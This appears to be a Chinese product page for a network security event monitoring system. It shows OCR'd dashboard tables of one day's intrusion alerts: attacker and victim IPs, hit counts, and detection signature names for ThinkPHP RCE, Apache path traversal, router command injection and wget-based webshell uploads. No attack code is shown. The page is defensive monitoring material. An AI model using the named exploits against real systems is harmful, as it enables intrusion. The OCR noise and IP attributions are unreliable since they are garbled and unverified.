
旁路部署在网络安全管理区域，采集关键节点的流量镜像和友商安全设备一起进行交叉验证。



部署拓扑

旁路部署在网络安全管理区域，采集关键节点的流量镜像和友商安全设备一起进行交叉验证。

端口镜像
旁路部署





系统功能

网络安全趋势

网络安全事件趋势

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

查询 年/月/日 查询 清除条件

时间范围: 2025年08月28日

总数: 11232 高危数: 543 中危数: 10415 低危数: 274

24小时网络安全事件趋势



0点	1点	2点	3点	4点	5点	6点	7点	8点	9点	10点	11点	12点	13点	14点	15点	16点	17点	18点	19点	20点	21点	22点	23点
502	529	626	492	523	576	562	480	583	577	589	530	545	515	557	570	540	609	528	450	349	0	0	0

攻击行为-TOP10



网络安全趋势

网络安全事件趋势

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

攻击者-TOP10



序号	攻击IP	攻击IP位置	攻击次数	查看详情
1	204.76.203.28	互联网IP	225	攻击统计
2	204.76.203.83	互联网IP	165	攻击统计
3	196.251.71.143	荷兰 北荷兰省 阿姆斯特丹	133	攻击统计
4	196.251.117.208	荷兰 北荷兰省 阿姆斯特丹	66	攻击统计
5	23.139.82.62	互联网IP	60	攻击统计
6	79.124.58.198	互联网IP	56	攻击统计
7	49.69.80.174	互联网IP	56	攻击统计

网络安全趋势


网络安全事件趋势

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

攻击行为-TOP10



序号	告警级别	SID	攻击类别	攻击行为	攻击次数	查看详情
1	中危	2402000	其他安全攻击	ETPro情报-黑名单IP组 1	6742	攻击统计
2	中危	2500018	其他安全攻击	ETPro情报-恶意主机流量组 10	561	攻击统计
3	中危	2400034	其他安全攻击	ETPro情报-黑名单IP组 35	447	攻击统计
4	中危	2400026	其他安全攻击	ETPro情报-黑名单IP组 27	286	攻击统计
5	中危	2400045	其他安全攻击	ETPro情报-黑名单IP组 46	241	攻击统计
6	中危	2010937	可疑流量	网络扫描-Suspicious inbound to mySQL port 3306	238	攻击统计
7	中危	2400012	其他安全攻击	ETPro情报-黑名单IP组 13	203	攻击统计

网络安全趋势


网络安全事件趋势

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

热点攻击事件-TOP10



序号	攻击IP	攻击IP位置	攻击次数	攻击种类	攻击手段	查看详情
1	49.69.80.174	互联网IP	56	8	<ul style="list-style-type: none">漏洞攻击-Attempted ThinkPHP < 5.2.x RCE Inbound (CVE-2018-20062)WEB服务器-HTTP POST Generic eval of base64_decode漏洞攻击-Attempted THINKPHP < 5.2.x RCE Inbound (CVE-2018-20062)TGI网络安全情报-PHP Magic Bytes in HTTP Request漏洞攻击-file_put_contents php base64 encoded Remote Code Execution 1TGI网络安全情报-unsafe PHP function in HTTPWEB服务器-PHP tags in HTTP POSTWEB服务器-ThinkPHP RCE Exploitation Attempt	攻击统计
2	49.69.80.137	互联网IP	31	8	<ul style="list-style-type: none">漏洞攻击-Attempted ThinkPHP < 5.2.x RCE Inbound (CVE-2018-20062)WEB服务器-HTTP POST Generic eval of base64_decode漏洞攻击-Attempted THINKPHP < 5.2.x RCE Inbound (CVE-2018-20062)TGI网络安全情报-PHP Magic Bytes in HTTP Request漏洞攻击-file_put_contents php base64 encoded Remote Code Execution 1	攻击统计

网络安全事件聚焦-手段

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

网络安全事件趋势

搜索: 年/月/日 输入IP、ID、关键字过滤

查询时间: 今天 过滤条件: 无 搜索结果: 2605

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

https://192.168.100.8:8888/soc/

序号	监测链路	攻击者位置	攻击者IP	受影响IP	攻击种类	攻击次数	攻击类别	攻击手段	分析研判
1	温江出口	互联网IP	49.69.80.174	103.164.103.164	8	56	检测到网络木马 WEB应用攻击 企图获得用户权限 可疑流量 企图获取管理员权限	<ul style="list-style-type: none">漏洞攻击-Attempted ThinkPHP < 5.2.x RCE Inbound (CVE-2018-20062)WEB服务器-HTTP POST Generic eval of base64_decode漏洞攻击-Attempted THINKPHP < 5.2.x RCE Inbound (CVE-2018-20062)TG网络安全情报-PHP Magic Bytes in HTTP Request漏洞攻击-file_put_contents php base64 encoded Remote Code Execution 1TG网络安全情报-unsafe PHP function in HTTPWEB服务器-PHP tags in HTTP POSTWEB服务器-ThinkPHP RCE Exploitation Attempt	告警记录 载荷分析 WEB分析
2	温江出口	互联网IP	49.69.80.137	103.164.103.164	8	31	检测到网络木马 WEB应用攻击 企图获得用户权限 可疑流量 企图获取管理员权限	<ul style="list-style-type: none">漏洞攻击-Attempted ThinkPHP < 5.2.x RCE Inbound (CVE-2018-20062)WEB服务器-HTTP POST Generic eval of base64_decode漏洞攻击-Attempted THINKPHP < 5.2.x RCE Inbound (CVE-2018-20062)TG网络安全情报-PHP Magic Bytes in HTTP Request漏洞攻击-file_put_contents php base64 encoded Remote Code Execution 1TG网络安全情报-unsafe PHP function in HTTPWEB服务器-PHP tags in HTTP POSTWEB服务器-ThinkPHP RCE Exploitation Attempt	告警记录 载荷分析 WEB分析
							检测到网络木	<ul style="list-style-type: none">漏洞攻击-Attempted ThinkPHP < 5.2.x RCE Inbound (CVE-2018-20062)WEB服务器-HTTP POST Generic eval of base64_decode	

网络安全事件聚焦-频率

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

网络安全事件趋势

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

搜索 年/月/日 输入IP、ID、关键字过滤 搜索

查询时间: 今天 过滤条件: 无 搜索结果: 2606 清除条件

序号	监测链路	攻击者位置	攻击者IP	受影响IP	攻击种类	攻击次数	攻击类别	攻击手段	分析研判
1	温江出口	互联网IP	204.76.203.28	10.164.7.44 10.164.7.45 10.164.7.46 10.164.7.47 10.164.7.48 10.164.7.49	5	225	其他安全攻击 可疑流量	<ul style="list-style-type: none"> ETPro情报-黑名单IP组 1 网络扫描-Suspicious inbound to MSSQL port 1433 ETPro情报-恶意主机流量组 10 ETPro情报-黑名单IP组 54 网络扫描-Suspicious inbound to PostgreSQL port 5432 	告警记录 载荷分析 WEB分析
2	温江出口	互联网IP	204.76.203.83	10.164.7.44 10.164.7.45 10.164.7.46 10.164.7.47 10.164.7.48 10.164.7.49	4	165	企智信息泄露 其他安全攻击	<ul style="list-style-type: none"> ETPro情报-恶意主机流量组 10 ETPro情报-黑名单IP组 54 网络扫描-Potential SSH Scan ETPro情报-黑名单IP组 1 	告警记录 载荷分析 WEB分析
3	温江出口	荷兰 北荷兰省 阿姆斯特丹	196.251.71.143	10.164.7.44 10.164.7.45 10.164.7.46 10.164.7.47 10.164.7.48 10.164.7.49	1	133	其他安全攻击	<ul style="list-style-type: none"> ETPro情报-恶意主机流量组 10 	告警记录 载荷分析 WEB分析

影响分析-手段

网络安全事件趋势 ▲

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析 ▲

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

1	温江出口	互联网IP	47	74	1714
			125.70.231.00		
			79.124.62.126		
			204.76.203.211		
			147.185.132.138		
			193.163.125.38		
			198.235.24.102		
			198.235.24.32		
			176.65.149.28		
			196.251.117.73		
			205.210.31.101		
			167.94.138.151		
			65.49.1.40		
			147.185.132.185		
			176.65.148.226		
			196.251.86.207		
			147.185.132.43		
			64.62.197.192		
			45.153.34.229		
			193.163.125.48		
			64.62.156.30		
			78.153.140.224		
			176.65.149.77		
			147.185.132.151		
			167.94.145.22		
			196.251.85.155		
			205.210.31.10		
			180.184.147.49		

其他活动
检测到网络木马
检测到网络扫描
WEB应用攻击
RPC查询解码
企图获得用户权限
非可疑流量可疑流量
企图信息泄露
企图获取管理员权限
其他安全攻击

- TGI网络安全情报- PHP Magic Bytes in HTTP Request
- 漏洞攻击-敏感路径未授权访问
- PT网络安全情报-Likely Apache HTTP Server 2.4.49 Directory Traversal (CVE-2021-41773)
- ETPro情报-黑名单IP组 43
- 网络扫描-Potential SSH Scan
- ETPro情报-黑名单IP组 46
- 网络扫描-Zmap User-Agent (Inbound)
- TGI网络安全情报-unsafe PHP function in HTTP
- ETPro情报-Suspicious Empty Accept-Language Header
- ETPro情报-恶意主机流量组 8
- PT网络安全情报-Apache HTTP Server 2.4.49 RCE attempt (CVE-2021-41773)
- SNMP协议-public access udp
- ETPro情报-黑名单IP组 1
- 漏洞攻击-Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771)
- 漏洞攻击-Attempted ThinkPHP < 5.2.x RCE Inbound (CVE-2018-20062)
- RPC协议-xdmcp info query
- ETPro情报-黑名单IP组 38
- ETPro情报-黑名单IP组 45
- 网络扫描-Suspicious inbound to MSSQL port 1433
- WEB服务器-HTTP POST Generic eval of base64_decode
- ETPro情报-黑名单IP组 6
- ETPro情报-黑名单IP组 17
- ETPro情报-黑名单IP组 64
- 网络扫描-MS Terminal Server Traffic on Non-standard Port
- WEB服务器-WebShell Generic - wget http - POST
- ETPro情报-RFC Non-Compliant HTTP Host Header Observed Inbound
- ETPro情报-恶意主机流量组 13
- TGI网络安全情报-Suspicious String in HTTP POST Body (wget)
- ETPro情报-黑名单IP组 7
- 漏洞攻击-file_put_contents php base64 encoded Remote Code Execution 1
- ETPro情报-黑名单IP组 18
- PT网络安全情报-Cisco ASA and Cisco FTD possible DoS (CVE-2018-

告警记录
载荷分析
WEB分析

影响分析-频率

网络安全事件验证系统 / 网络安全事件趋势 / 影响分析 (次数)

[隐藏侧边栏](#)
[导出CSV数据](#)
[开启自动刷新](#)
[切换主题](#)

网络安全事件趋势 ▲

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析 ▲

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

攻击源IP	受害目标IP	攻击次数	攻击手段	其他安全攻击
1	温江出口	互联网IP	103.1...	其他活动 检测到网络木马 检测到网络扫描 WEB应用攻击 RPC首句解码 企图获得用户权限 非可疑流量可疑流量 企图信息泄露 企图获取管理员权限 其他安全攻击
			167.94.146.23	
			167.94.146.73	
			77.110.113.95	
			167.94.138.106	
			180.116.220.201	
			147.185.132.101	
			205.210.31.201	
		65	167.94.138.128	1766
			147.185.132.170	
			176.65.149.186	
			205.210.31.39	
			65.49.1.115	
			205.210.31.102	
			65.49.1.211	
			79.124.62.126	
			207.46.13.102	
			147.185.132.74	
			206.168.34.138	
			204.76.203.211	
			52.167.144.186	
			207.46.13.155	
			206.168.34.135	
			120.26.50.109	
			193.32.162.151	
			198.235.24.143	
			64.62.156.184	
			191.249.115.231	

- 网络扫描-Zmap User-Agent (Inbound)
- 漏洞攻击-Possible Asus WRT LAN Backdoor Command Execution
- TGI网络安全情报-unsafe PHP function in HTTP
- ETPro情报-恶意主机流量组 8
- SNMP协议-public access udp
- 网络扫描-IPMI Get Authentication Request (null seq number - null sessionID)
- ETPro情报-黑名单IP组 1
- 漏洞攻击-Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771)
- TGI网络安全情报-Suspicious String Inbound as B64 (admin.)
- 漏洞攻击-Attempted ThinkPHP < 5.2.x RCE Inbound (CVE-2018-20062)
- RPC协议-xdmcp info query
- ETPro情报-黑名单IP组 38
- 网络扫描-Suspicious inbound to MSSQL port 1433
- ETPro情报-黑名单IP组 45
- WEB服务器-HTTP POST Generic eval of base64_decode
- ETPro情报-黑名单IP组 6
- ETPro情报-黑名单IP组 64
- 网络扫描-MS Terminal Server Traffic on Non-standard Port
- 漏洞攻击-file_put_contents php base64 encoded Remote Code Execution 1
- 网络扫描-Potential VNC Scan 5800-5820
- ETPro情报-黑名单IP组 18
- ETPro情报-黑名单IP组 3
- PT网络安全情报-Cisco ASA and Cisco FTD possible DoS (CVE-2018-15454)
- WEB服务器-PHP tags in HTTP POST
- ETPro情报-黑名单IP组 27
- ETPro情报-黑名单IP组 11
- 网络扫描-Suspicious inbound to PostgreSQL port 5432
- WEB服务器-ThinkPHP RCE Exploitation Attempt
- 漏洞攻击-Realtek eCos RSDK/MSDK Stack-based Buffer Overflow Attempt Inbound (CVE-2022-27255)
- ETPro情报-黑名单IP组 13
- 漏洞攻击-Attempted THINKPHP < 5.2.x RCE Inbound (CVE-2018-20062)

告警记录

载荷分析

WEB分析

攻击手段分析

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

网络安全事件趋势 ▲

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析 ▲

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

序号	告警级别	链路	SID	攻击类别	攻击行为	攻击次数	分析研判
1	高危	温江出口	1000085	WEB应用攻击	漏洞攻击-敏感路径未授权访问	190	告警记录
2	高危	温江出口	2063094	WEB应用攻击	漏洞攻击-Zyxel ZyWALL/USG OS Command Injection (CVE-2023-28771)	60	告警记录
3	高危	温江出口	2025801	企服获得用户权限	漏洞攻击-file_put_contents.php base64-encoded Remote Code Execution 1	28	告警记录
4	高危	温江出口	2836503	WEB应用攻击	漏洞攻击-Attempted THINKPHP < 5.2.x RCE Inbound (CVE-2018-20062)	20	告警记录
5	高危	温江出口	2036598	WEB应用攻击	漏洞攻击-Attempted ThinkPHP < 5.2.x RCE Inbound (CVE-2018-20062)	20	告警记录
6	高危	温江出口	2044008	企服获取管理员权限	漏洞攻击-Realtek SDK - Command Execution/Backdoor Access Inbound (CVE-2021-35394)	19	告警记录
7	高危	温江出口	2038669	企服获取管理员权限	漏洞攻击-Realtek eCos RSDK/MSDK Stack-based Buffer Overflow Attempt Inbound (CVE-2022-27255)	17	告警记录
8	低危	温江出口	1000006	其他安全攻击	漏洞攻击-检测到SpringBoot Actuator敏感接口未授权访问漏洞	15	告警记录
9	高危	温江出口	2031562	企服获得用户权限	漏洞攻击-Zimbra <8.8.11 - XML External Entity Injection/SSRF Attempt (CVE-2019-9621)	7	告警记录
10	高危	温江出口	2037040	企服获取管理员权限	漏洞攻击-Possible Zimbra Autodiscover Servlet XXE (CVE-2019-9670)	7	告警记录

攻击手段分析

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

网络安全事件趋势

搜索

年/月/日



输入IP、ID、关键字过滤

搜索

查询时间: 今天 过滤条件: 漏洞 搜索结果: 18 清除条件

- 安全趋势
- 攻击聚焦 (手段)
- 攻击聚焦 (次数)
- 影响分析 (手段)
- 影响分析 (次数)
- 攻击手段 (仅名称)
- 攻击手段 (涉及IP)
- 攻击源IP
- 受害目标IP
- 攻击统计
- 攻击流量
- 安全事件大屏展示

网络安全事件分析

- 攻击详情
- 攻击载荷
- WEB攻击事件
- WEB攻击成功事件
- 网络安全智能AI助手

序号	告警级别	链路	SID	攻击类别	攻击行为	涉及源IP	涉及目的IP	攻击次数	分析研判
11	高危	漏洞出口	2034125	企图获取管理员权限	漏洞攻击-Apache HTTP Server 2.4.49 - Path Traversal Attempt (CVE-2021-41773) M2	173.212.238.133 1.95.121.46 197.220.93.100 115.248.8.65 140.238.180.254	10.6.44 10.6.47 10.6.41 10.5.13	5	告警记录
12	高危	漏洞出口	2025883	企图获取管理员权限	漏洞攻击-MVPower DVR Shell LICE	45.230.66.101 8.219.103.247 8.210.161.193	10.6.46 10.6.42 10.6.11	3	告警记录
13	低危	漏洞出口	1000005	其他安全攻击	漏洞攻击-检测到Springboot Env未授权访问漏洞	46.101.111.185 167.99.210.137 164.90.208.56	10.6.42	3	告警记录
14	高危	漏洞出口	2034124	企图获取管理员权限	漏洞攻击-Apache HTTP Server 2.4.49 - Path Traversal Attempt (CVE-2021-41773) M1	156.228.112.85 156.228.108.15 156.228.80.105	10.6.42 10.6.41 10.6.43	3	告警记录
15	高危	漏洞出口	2809444	企图获取管理员权限	漏洞攻击-Possible Asus WRT LAN Backdoor Command Execution	45.156.87.165	10.6.45 10.6.42 10.6.43	3	告警记录
16	高危	漏洞出口	2830690	企图获取管理员权限	漏洞攻击-GPON Authentication Bypass Attempt (CVE-2018-10561)	36.255.18.161	10.6.7.44	1	告警记录
17	高危	漏洞出口	2025576	企图获取管理员权限	漏洞攻击-HackingTrio UA (Hello, World)	36.255.18.161	10.6.44	1	告警记录

攻击源IP

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

网络安全事件趋势

安全趋势

攻击聚焦 (手段)

攻击聚焦 (次数)

影响分析 (手段)

影响分析 (次数)

攻击手段 (仅名称)

攻击手段 (涉及IP)

攻击源IP

受害目标IP

攻击统计

攻击流量

安全事件大屏展示

网络安全事件分析

攻击详情

攻击载荷

WEB攻击事件

WEB攻击成功事件

网络安全智能AI助手

序号	等级	方向	源IP	源IP归属地	源IP数量	攻击手段	攻击类型	攻击次数	告警记录
4	高危	溢江出口	192.3.140.22	美国 纽约州 水牛城	10004025	PT网络安全情报-Cisco ASA and Cisco FTD possible DoS (CVE-2018-15454)	企图获取管理员权限	17	告警记录
5	中危	溢江出口	87.121.84.92	美国 伊利诺伊州 芝加哥	2400012	ETPro情报-黑名单IP组 13	其他安全攻击	17	告警记录
6	高危	溢江出口	192.3.140.22	美国 纽约州 水牛城	2038669	漏洞攻击-Realtek eCos RSDK/MSDK Stack-based Buffer Overflow Attempt Inbound (CVE-2022-27255)	企图获取管理员权限	17	告警记录
7	中危	溢江出口	185.208.158.114	美国 得克萨斯州 休斯敦	2400037	ETPro情报-黑名单IP组 38	其他安全攻击	12	告警记录
8	中危	溢江出口	185.208.158.128	美国 得克萨斯州 休斯敦	2400037	ETPro情报-黑名单IP组 38	其他安全攻击	10	告警记录
9	中危	溢江出口	185.208.158.132	美国 得克萨斯州 休斯敦	2400037	ETPro情报-黑名单IP组 38	其他安全攻击	10	告警记录
10	中危	溢江出口	185.208.158.107	美国 得克萨斯州 休斯敦	2400037	ETPro情报-黑名单IP组 38	其他安全攻击	9	告警记录
11	中危	溢江出口	185.208.158.117	美国 得克萨斯州 休斯敦	2400037	ETPro情报-黑名单IP组 38	其他安全攻击	9	告警记录
12	低危	溢江出口	20.118.217.181	美国 爱荷华州 德梅因	2029054	网络扫描-Zmap User-Agent (Inbound)	检测到网络扫描	7	告警记录
13	中危	溢江出口	64.62.156.21	美国 明尼苏达州 明尼阿波利斯	2402000	ETPro情报-黑名单IP组 1	其他安全攻击	6	告警记录
14	中危	溢江出口	40.124.173.139	美国 得克萨斯州 圣安东尼奥	2010935	网络扫描-Suspicious inbound to MSSQL port 1433	可疑流量	6	告警记录

受害IP

隐藏侧边栏

导出CSV数据

开启自动刷新

切换主题

搜索

年/月/日



输入IP、ID、关键字过滤

搜索

查询时间: 今天 过滤条件: 漏洞 搜索结果: 74 清除条件

网络安全事件趋势

安全趋势

攻击聚焦 (手段)

攻击聚焦 (次数)

影响分析 (手段)

影响分析 (次数)

攻击手段 (仅名称)

攻击手段 (涉及IP)

攻击源IP

受害目标IP

攻击统计

攻击流量

安全事件大屏展示

网络安全事件分析

攻击详情

攻击载荷

WEB攻击事件

WEB攻击成功事件

网络安全智能AI助手

序号	告警级别	链路	受害源IP	受害源位置	SID	受害行为	受害类别	受害次数	分析研判
51	高危	温江出口	10.16.77.41	互联网IP	2025883	漏洞攻击-MVPower DVR Shell UCE	企图获取管理员权限	1	告警记录
52	高危	温江出口	10.16.7.45	互联网IP	2037040	漏洞攻击-Possible Zimbra Autodiscover Servlet XXE (CVE-2019-9670)	企图获取管理员权限	1	告警记录
53	高危	温江出口	10.16.7.42	互联网IP	2809444	漏洞攻击-Possible Asus WRT LAN Backdoor Command Execution	企图获取管理员权限	1	告警记录
54	高危	温江出口	10.16.7.41	互联网IP	2034125	漏洞攻击-Apache HTTP Server 2.4.49 - Path Traversal Attempt (CVE-2021-41773) M2	企图获取管理员权限	1	告警记录
55	中危	温江出口	10.16.7.41	互联网IP	2024916	漏洞攻击-Netgear DGN Remote Command Execution	企图信息泄露	1	告警记录
56	中危	温江出口	10.16.7.43	互联网IP	2024916	漏洞攻击-Netgear DGN Remote Command Execution	企图信息泄露	1	告警记录
57	高危	温江出口	10.16.77.41	互联网IP	2034124	漏洞攻击-Apache HTTP Server 2.4.49 - Path Traversal Attempt (CVE-2021-41773) M1	企图获取管理员权限	1	告警记录
58	高危	温江出口	10.16.77.43	互联网IP	2031562	漏洞攻击-Zimbra <8.8.11 - XML External Entity Injection/SSRF Attempt (CVE-2019-9621)	企图获得用户权限	1	告警记录
